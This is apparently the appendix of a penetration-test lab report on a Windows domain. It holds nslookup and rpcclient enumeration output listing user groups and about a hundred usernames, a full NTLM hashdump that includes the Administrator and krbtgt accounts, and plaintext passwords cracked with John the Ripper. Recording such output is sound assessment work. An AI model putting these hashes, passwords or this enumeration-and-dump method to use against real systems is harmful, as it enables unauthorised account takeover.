
Appendix 5 nslookup

```
root@kali:~# nslookup
> server 192.168.0.1
Default server: 192.168.0.1
Address: 192.168.0.1#53
> 192.168.0.2
** server can't find 2.0.168.192.in-addr.arpa: NXDOMAIN
> 192.168.0.25
25.0.168.192.in-addr.arpa       name = cn.uadtargetnet.com.
> 192.168.0.1
** server can't find 1.0.168.192.in-addr.arpa: NXDOMAIN
```

Appendix 6 Attempted DNS zone transfer



Appendix 7.a rpcclient server information



Appendix 7.b rpcclient user groups - output


```
group:[Server Operators] rid:[0x225]
group:[Account Operators] rid:[0x224]
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
```

Appendix 7.c rpcclient usernames - output


```
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[Benny Hill] rid:[0x3e8]
user:[R.Gudino] rid:[0x20da]
user:[E.Breck] rid:[0x20db]
user:[D.Lecroy] rid:[0x20dc]
user:[C.Armes] rid:[0x20dd]
user:[C.Yother] rid:[0x20de]
user:[K.Dipaola] rid:[0x20df]
user:[M.Lanasa] rid:[0x20e0]
user:[D.Clinard] rid:[0x20e1]
user:[W.Parekh] rid:[0x20e2]
user:[N.Hooton] rid:[0x20e3]
user:[D.Mcdonough] rid:[0x20e4]
user:[M.Bonneau] rid:[0x20e5]
user:[F.Nelms] rid:[0x20e6]
user:[E.Hillhouse] rid:[0x20e7]
user:[M.Lampe] rid:[0x20e8]
user:[L.Mcnaughton] rid:[0x20e9]
user:[D.Halas] rid:[0x20ea]
user:[R.Burstein] rid:[0x20eb]
user:[V.Layman] rid:[0x20ec]
user:[A.Marsland] rid:[0x20ed]
user:[D.Rosamond] rid:[0x20ee]
user:[B.Riche] rid:[0x20ef]
user:[J.Wiste] rid:[0x20f0]
user:[T.Lefebre] rid:[0x20f1]
user:[S.Dalrymple] rid:[0x20f2]
user:[R.Stoneking] rid:[0x20f3]
user:[S.Russom] rid:[0x20f4]
user:[M.Maxwell] rid:[0x20f5]
user:[Z.Sowders] rid:[0x20f6]
user:[M.Hoy] rid:[0x20f7]
user:[C.Selzer] rid:[0x20f8]
user:[K.Leiker] rid:[0x20f9]
user:[S.Gerst] rid:[0x20fa]
user:[D.Kennemer] rid:[0x20fb]
user:[L.Angelo] rid:[0x20fc]
user:[L.Gamino] rid:[0x20fd]
user:[S.Tacey] rid:[0x20fe]
user:[E.Bouknight] rid:[0x20ff]
user:[L.Soriano] rid:[0x2100]
user:[M.Wentz] rid:[0x2101]
user:[G.Fuller] rid:[0x2102]
user:[C.Linen] rid:[0x2103]
user:[J.Murrell] rid:[0x2104]
user:[A.Eisenmenger] rid:[0x2105]
user:[S.Poore] rid:[0x2106]
user:[A.Fritzler] rid:[0x2107]
```

```
user:[M.Otter] rid:[0x2108]
user:[S.Kerfoot] rid:[0x2109]
user:[B.Saari] rid:[0x210a]
user:[M.Colberg] rid:[0x210b]
user:[V.Reighard] rid:[0x210c]
user:[S.Leverich] rid:[0x210d]
user:[C.Hernadez] rid:[0x210e]
user:[E.Bolander] rid:[0x210f]
user:[S.Abercrombie] rid:[0x2110]
user:[D.Kawasaki] rid:[0x2111]
user:[J.Killion] rid:[0x2112]
user:[C.Spann] rid:[0x2113]
user:[E.Bascom] rid:[0x2114]
user:[W.Haakenson] rid:[0x2115]
user:[K.Corney] rid:[0x2116]
user:[K.Husby] rid:[0x2117]
user:[R.Avina] rid:[0x2118]
user:[C.Corpuz] rid:[0x2119]
user:[M.Tilman] rid:[0x211a]
user:[T.Blass] rid:[0x211b]
user:[B.Schweitzer] rid:[0x211c]
user:[W.Loch] rid:[0x211d]
user:[N.Broady] rid:[0x211e]
user:[L.Sarver] rid:[0x211f]
user:[F.Ousley] rid:[0x2120]
user:[T.Prestidge] rid:[0x2121]
user:[G.Nordeen] rid:[0x2122]
user:[G.Youngberg] rid:[0x2123]
user:[R.Zoll] rid:[0x2124]
user:[M.Thiel] rid:[0x2125]
user:[N.Bitterman] rid:[0x2126]
user:[V.Teran] rid:[0x2127]
user:[M.Pascucci] rid:[0x2128]
user:[F.Lu] rid:[0x2129]
user:[I.Cortright] rid:[0x212a]
user:[M.Birdwell] rid:[0x212b]
user:[E.Mogan] rid:[0x212c]
user:[F.Lietz] rid:[0x212d]
user:[A.Mckendree] rid:[0x212e]
user:[R.Sepeda] rid:[0x212f]
user:[D.Doolin] rid:[0x2130]
user:[J.Schack] rid:[0x2131]
user:[E.Leclaire] rid:[0x2132]
user:[J.Uribe] rid:[0x2133]
user:[Y.Lezama] rid:[0x2134]
user:[B.Evert] rid:[0x2135]
user:[D.Jin] rid:[0x2136]
user:[O.Sandoval] rid:[0x2137]
user:[Y.Weinstein] rid:[0x2138]
user:[C.Brice] rid:[0x2139]
user:[H.Shiba] rid:[0x213a]
user:[G.Chica] rid:[0x213b]
user:[M.Hershberger] rid:[0x213c]
user:[test] rid:[0x213e]
```


Appendix 7.d rpcclient domain information




Appendix 7.e rpcclient administrator user query



Appendix 8 user2sid and sid2user



Appendix 9 SNMP attempt



Appendix 10 hashdump results


```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ebb4324f92238051780d50bcd6cb8f6d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ab4f1664ad3a8ac47a90d02b3cc4fa37:::
Benny Hill:1000:aad3b435b51404eeaad3b435b51404ee:8516f8dca38b8541bc6f4732c3b304f2:::
R.Gudino:8410:aad3b435b51404eeaad3b435b51404ee:2728efec3b39f07b84e6999b08177de4:::
E.Breck:8411:aad3b435b51404eeaad3b435b51404ee:b552e5f64a5471d31ceec201919cb47c:::
D.Lecroy:8412:aad3b435b51404eeaad3b435b51404ee:c47156689fd6e348503cc499f89bc7fd:::
C.Armes:8413:aad3b435b51404eeaad3b435b51404ee:8bab84f869456b9fa086b15c2d91222a:::
```

C.Yother:8414:aad3b435b51404eeaad3b435b51404ee:5fe890e9e30ab7e0477ea5c44bbec17e:::
K.Dipaola:8415:aad3b435b51404eeaad3b435b51404ee:ddd7409d1fb75011a0fa999f87b388fc:::
M.Lanasa:8416:aad3b435b51404eeaad3b435b51404ee:6b4c8f1e69ac37ace7beae73d5873a29:::
D.Clinard:8417:aad3b435b51404eeaad3b435b51404ee:0ca00230d0427ddce52cceefec1e7698:::
W.Parekh:8418:aad3b435b51404eeaad3b435b51404ee:723de1a89f8c02e786fcddeb1103cf5d:::
N.Hooton:8419:aad3b435b51404eeaad3b435b51404ee:0a25b7b4f6d7d5f88e82d240ee0ec5aa:::
D.Mcdonough:8420:aad3b435b51404eeaad3b435b51404ee:ba57ec3bd5c3059cc0acc0502247b997:::
M.Bonneau:8421:aad3b435b51404eeaad3b435b51404ee:bdd3d399f5939fa3dd182af2703603de:::
F.Nelms:8422:aad3b435b51404eeaad3b435b51404ee:61f8be29e487b7cb6865ada9dee3849e:::
E.Hillhouse:8423:aad3b435b51404eeaad3b435b51404ee:1ac8574f6ca1e0cab28529c922307a18:::
M.Lampe:8424:aad3b435b51404eeaad3b435b51404ee:6e7d496c64a1968587f8554a8cc18a7d:::
L.Mcnaughton:8425:aad3b435b51404eeaad3b435b51404ee:ae264833445a81b08bfa0598ae12c75b:::
D.Halas:8426:aad3b435b51404eeaad3b435b51404ee:b2e64abc3a4d9053e2ccf3e6b9fbafab:::
R.Burstein:8427:aad3b435b51404eeaad3b435b51404ee:08059190fa3f3035022d01d08d31e563:::
V.Layman:8428:aad3b435b51404eeaad3b435b51404ee:c9331848d0d6e8014b1e714636d7bef8:::
A.Marsland:8429:aad3b435b51404eeaad3b435b51404ee:b1b210d3a4c6dbd0c2946c3e4a76ee58:::
D.Rosamond:8430:aad3b435b51404eeaad3b435b51404ee:b40f85912a37d5739c43d3e5ae947d99:::
B.Riche:8431:aad3b435b51404eeaad3b435b51404ee:00706d7664dd1bfd34902f0de3286922:::
J.Wiste:8432:aad3b435b51404eeaad3b435b51404ee:5725a9bc59b442d48215231963baba96:::
T.Lefebre:8433:aad3b435b51404eeaad3b435b51404ee:110279373cbe0c2246cf6f218075b180:::
S.Dalrymple:8434:aad3b435b51404eeaad3b435b51404ee:5c14e7d1a83feb6d300fd18767c1e580:::
R.Stoneking:8435:aad3b435b51404eeaad3b435b51404ee:a0f7e7c51d85f28b468e747bda9356de:::
S.Russom:8436:aad3b435b51404eeaad3b435b51404ee:7cfd2ef95441f33ee1d153e9b9bdcd1d:::
M.Maxwell:8437:aad3b435b51404eeaad3b435b51404ee:718ec2464bedc0aa1f7bb28d91b31dd3:::
Z.Sowders:8438:aad3b435b51404eeaad3b435b51404ee:7040f3f500692388af868f1735ccabfe:::
M.Hoy:8439:aad3b435b51404eeaad3b435b51404ee:33f1d5b1287751647fc5ee89bc1ee12f:::
C.Selzer:8440:aad3b435b51404eeaad3b435b51404ee:1b1461d1c5f53efd298342a9ab849f90:::
K.Leiker:8441:aad3b435b51404eeaad3b435b51404ee:1dc581dc5da410244da0101bf920092f:::
S.Gerst:8442:aad3b435b51404eeaad3b435b51404ee:1cbc6780ee031765822ab484d9e50772:::
D.Kennemer:8443:aad3b435b51404eeaad3b435b51404ee:aea2dca5da72320357df1f3f64dbba1f:::
L.Angelo:8444:aad3b435b51404eeaad3b435b51404ee:5f5e96e265326cd0103ba9506cdda90e:::
L.Gamino:8445:aad3b435b51404eeaad3b435b51404ee:92053a55f19b5ae2b57f2b7a3bb7f75a:::
S.Tacey:8446:aad3b435b51404eeaad3b435b51404ee:d2af57f2a86790276dd5b0b2c4105b66:::
E.Bouknight:8447:aad3b435b51404eeaad3b435b51404ee:3d17c1d431b130eb1ca0cc03306e1ba9:::
L.Soriano:8448:aad3b435b51404eeaad3b435b51404ee:cc38ec1d56081607ed7a19899504e1c4:::
M.Wentz:8449:aad3b435b51404eeaad3b435b51404ee:7ab67c78a36c40c2a0cc984239d150e6:::
G.Fuller:8450:aad3b435b51404eeaad3b435b51404ee:4c273fc97e2f079fe82e4151b19a878a:::
C.Linen:8451:aad3b435b51404eeaad3b435b51404ee:47d505da7993ca44d5182add92f83ae5:::
J.Murrell:8452:aad3b435b51404eeaad3b435b51404ee:c666dc378d851bf473b09f2a51fd693b:::
A.Eisenmenger:8453:aad3b435b51404eeaad3b435b51404ee:a26848e3bd8cea34d605be1f7e1e51f4:::
S.Poore:8454:aad3b435b51404eeaad3b435b51404ee:87e4797bfc8dc88327613021ca5ecc1c:::
A.Fritzler:8455:aad3b435b51404eeaad3b435b51404ee:770a7edb5cceb2e43c043dd8344e2e41:::
M.Otter:8456:aad3b435b51404eeaad3b435b51404ee:4636b6c3a4066ff7ec6b9c88a67fcce1:::
S.Kerfoot:8457:aad3b435b51404eeaad3b435b51404ee:6ca6803663fd24d6147702b405d65c01:::
B.Saari:8458:aad3b435b51404eeaad3b435b51404ee:13337e2ffc9d79e88bc62413874a0c8c:::
M.Colberg:8459:aad3b435b51404eeaad3b435b51404ee:7ecf6eccede4459d28ff350d051a6a30:::
V.Reighard:8460:aad3b435b51404eeaad3b435b51404ee:ea85c596d6cb245a0161263cae4864b6:::
S.Leverich:8461:aad3b435b51404eeaad3b435b51404ee:56db7d8c0ea6aaf3165f213464feefa9:::
C.Hernadez:8462:aad3b435b51404eeaad3b435b51404ee:26fe84a1d357f4e143fe0bf4b34fbd14:::
E.Bolander:8463:aad3b435b51404eeaad3b435b51404ee:7d0ca8c160397c3a1fa87cb252f7d333:::
S.Abercrombie:8464:aad3b435b51404eeaad3b435b51404ee:fc4011c66f3ac25274a8626192330fd3:::
D.Kawasaki:8465:aad3b435b51404eeaad3b435b51404ee:e03d12a21047c06eb72279d715a38016:::
J.Killion:8466:aad3b435b51404eeaad3b435b51404ee:e6318551df25181e6da152856e4bd8c1:::
C.Spann:8467:aad3b435b51404eeaad3b435b51404ee:36f11e06d35fb9849a34b660b142442a:::


E.Bascom:8468:aad3b435b51404eeaad3b435b51404ee:3d0d8ff96ac97a02ff4c6032af6ddfba:::
W.Haakenson:8469:aad3b435b51404eeaad3b435b51404ee:13a5b6c84bc5805c44860a52b8f3d857:::
K.Corney:8470:aad3b435b51404eeaad3b435b51404ee:b7d45094c4506a9da30ab635de33b5d0:::
K.Husby:8471:aad3b435b51404eeaad3b435b51404ee:12f9d820a249cebbd66e43dcb298cd51:::
R.Avina:8472:aad3b435b51404eeaad3b435b51404ee:3d5819cc0712a6164679d120eaa444ba:::
C.Corpuz:8473:aad3b435b51404eeaad3b435b51404ee:c1784fbd41de7a3d51528dceea0d40e2:::
M.Tilman:8474:aad3b435b51404eeaad3b435b51404ee:15c357104c9a875c1ef22323201a78a8:::
T.Blass:8475:aad3b435b51404eeaad3b435b51404ee:ac4b6bcb7f68c3abd84d0c417a901622:::
B.Schweitzer:8476:aad3b435b51404eeaad3b435b51404ee:6d4c1b3d59b65d5752e0b4b99094e33c:::
W.Loch:8477:aad3b435b51404eeaad3b435b51404ee:144beab14387db2b94ba46a7ea87fcb1:::
N.Broady:8478:aad3b435b51404eeaad3b435b51404ee:d8b294814aa00c8d32521d161ae35117:::
L.Sarver:8479:aad3b435b51404eeaad3b435b51404ee:0dd6440837b3ff723af75f7910104ad5:::
F.Ousley:8480:aad3b435b51404eeaad3b435b51404ee:a3d31aaa311dd19b7873ed0a68c9950b:::
T.Prestidge:8481:aad3b435b51404eeaad3b435b51404ee:f34b7d2bb3731663541d9e9c2e9be003:::
G.Nordeen:8482:aad3b435b51404eeaad3b435b51404ee:ebd772713133037c58b30adc4f316675:::
G.Youngberg:8483:aad3b435b51404eeaad3b435b51404ee:5157b73cafffb9ce39c05bcecc9de487:::
R.Zoll:8484:aad3b435b51404eeaad3b435b51404ee:2fd7ad7b578406f81543ee8b0f51d923:::
M.Thiel:8485:aad3b435b51404eeaad3b435b51404ee:3eeb1dc4e9c588ed6d590954e1da74fe:::
N.Bitterman:8486:aad3b435b51404eeaad3b435b51404ee:a6745c2ce63442ededf658feb7dd1a51:::
V.Teran:8487:aad3b435b51404eeaad3b435b51404ee:4dc574df361baf07fc2238f4994cf5f9:::
M.Pascucci:8488:aad3b435b51404eeaad3b435b51404ee:4776b08a02a53f963a05cee84c63209c:::
F.Lu:8489:aad3b435b51404eeaad3b435b51404ee:5bbfb8ff9d1cf0e5d4d0c3f346f5c4bb:::
I.Cortright:8490:aad3b435b51404eeaad3b435b51404ee:ff42450b6d70af7bcbfd1f3527742660:::
M.Birdwell:8491:aad3b435b51404eeaad3b435b51404ee:3676cf0c471055b7d921949c2304471a:::
E.Mogan:8492:aad3b435b51404eeaad3b435b51404ee:8fd594d2a0cc831401b267a5d794919e:::
F.Lietz:8493:aad3b435b51404eeaad3b435b51404ee:f50a2a6c34904537549b5ab14f7ca224:::
A.Mckendree:8494:aad3b435b51404eeaad3b435b51404ee:974056ef976eeab9955b0b2f4140938c:::
R.Sepeda:8495:aad3b435b51404eeaad3b435b51404ee:7177666a8a10a68e0a6430e66b10a8b9:::
D.Doolin:8496:aad3b435b51404eeaad3b435b51404ee:a4282077b8202d3ff17b80188065c330:::
J.Schack:8497:aad3b435b51404eeaad3b435b51404ee:478494ccececada45cd9b9c62cb021bb5:::
E.Leclaire:8498:aad3b435b51404eeaad3b435b51404ee:34645eddc56637eb5a347f6806fe3848:::
J.Uribe:8499:aad3b435b51404eeaad3b435b51404ee:d7e715e3ca774dd262a7862b21f54216:::
Y.Lezama:8500:aad3b435b51404eeaad3b435b51404ee:403c6cd2e128a73497b388ca681f24a2:::
B.Evert:8501:aad3b435b51404eeaad3b435b51404ee:469937bbcc842e2f6998e8d6857cb7d1:::
D.Jin:8502:aad3b435b51404eeaad3b435b51404ee:55b94bbb5d725a5b0404fd03b13d2e56:::
O.Sandoval:8503:aad3b435b51404eeaad3b435b51404ee:f5efccb1655bc29b9ae09b65e29be82e:::
Y.Weinstein:8504:aad3b435b51404eeaad3b435b51404ee:c2c89a4b5a63878ecfc21eab4ac7ae63:::
C.Brice:8505:aad3b435b51404eeaad3b435b51404ee:d2312bfa42090d5b4a77e876dda6e34b:::
H.Shiba:8506:aad3b435b51404eeaad3b435b51404ee:b5f9cf425c040385f45b75949afa5612:::
G.Chica:8507:aad3b435b51404eeaad3b435b51404ee:ce0e28fdf574e86d01c66f347b069587:::
M.Hershberger:8508:aad3b435b51404eeaad3b435b51404ee:e216e15c2cc337830a39439044b9a9e4:::
test:8510:aad3b435b51404eeaad3b435b51404ee:c5a237b7e9d8e708d8436b6148a25fa1:::
SERVER1$:1001:aad3b435b51404eeaad3b435b51404ee:5b4aa8a860b0dae11648a0d1bf1c0815:::
webs$:8511:aad3b435b51404eeaad3b435b51404ee:1da4fffcb02780085b145e024f93c930:::
secured$:8512:aad3b435b51404eeaad3b435b51404ee:e7bc7fe66d393afd0517d7ea0e9e6667:::
lists$:8513:aad3b435b51404eeaad3b435b51404ee:9af17b2c7237b550b708b54f9d40b8a1:::
pc56$:8514:aad3b435b51404eeaad3b435b51404ee:4f355eaad5550fdaecaded16ca0b02ea:::
rtc5$:8515:aad3b435b51404eeaad3b435b51404ee:f9fd69e581463b17abae5ffc60a2a428:::
cn$:8516:aad3b435b51404eeaad3b435b51404ee:f99a805dc0e1a52b597537a35bf84545:::
wwwchat$:8517:aad3b435b51404eeaad3b435b51404ee:5b43dc6031b23170af3e403ebe26351e:::
lib$:8518:aad3b435b51404eeaad3b435b51404ee:7d341633c2d9f03f9868d83936b174f2:::
pc54$:8519:aad3b435b51404eeaad3b435b51404ee:10e68484cd5a756ebe842facac09047e:::
rho$:8520:aad3b435b51404eeaad3b435b51404ee:39309d445a248bc196009eedfac78059:::
cust21$:8521:aad3b435b51404eeaad3b435b51404ee:18cafb825f99a30ce7b727734a1ec416:::

```
cust39$:8522:aad3b435b51404eeaad3b435b51404ee:43425fa99705f9e156267c9c0f5cef47:::
ipmonitor$:8523:aad3b435b51404eeaad3b435b51404ee:0cf53cba9583f8d6cffdcf6c276864b3:::
galerias$:8524:aad3b435b51404eeaad3b435b51404ee:7cd3f768f390193d20fc30102a886f65:::
segment-119-227$:8525:aad3b435b51404eeaad3b435b51404ee:33e9c2af25801b2928b025b24a3a1138:::
b$:8526:aad3b435b51404eeaad3b435b51404ee:93e6524fb0368bf63d2d6a3674c210ab:::
pc19$:8527:aad3b435b51404eeaad3b435b51404ee:d830437fb15a8a8fa3080613eaadbefe:::
correo$:8528:aad3b435b51404eeaad3b435b51404ee:63b4b3fc4a00ecbed8a2ed9d35072a86:::
uranus$:8529:aad3b435b51404eeaad3b435b51404ee:37214569b4edec77af0b8edeb18342c2:::
miami$:8530:aad3b435b51404eeaad3b435b51404ee:e920b255bb70cd9194c15055f7925155:::
CLIENT1$:8532:aad3b435b51404eeaad3b435b51404ee:28e72742632fa1f371d2885a12e69a95:::
CLIENT2$:8533:aad3b435b51404eeaad3b435b51404ee:49b813d6970c12e83e3a8f927d81ea1a:::
SERVER2$:8534:aad3b435b51404eeaad3b435b51404ee:88f3ef8807486de8bc265342ebc8f86a:::
```

Appendix 12 Getting administrator password



Appendix 13 Hydra



Appendix 14 Successful plaintext passwords from john the ripper

```
test123          (test)
                 (Guest)
mercury          (E.Bouknight)
unique           (Y.Weinstein)
Indiana          (F.Ousley)
Brooke           (M.Birdwell)
Hernandez        (W.Haakenson)
cosmic           (T.Prestidge)
toodle           (T.Blass)
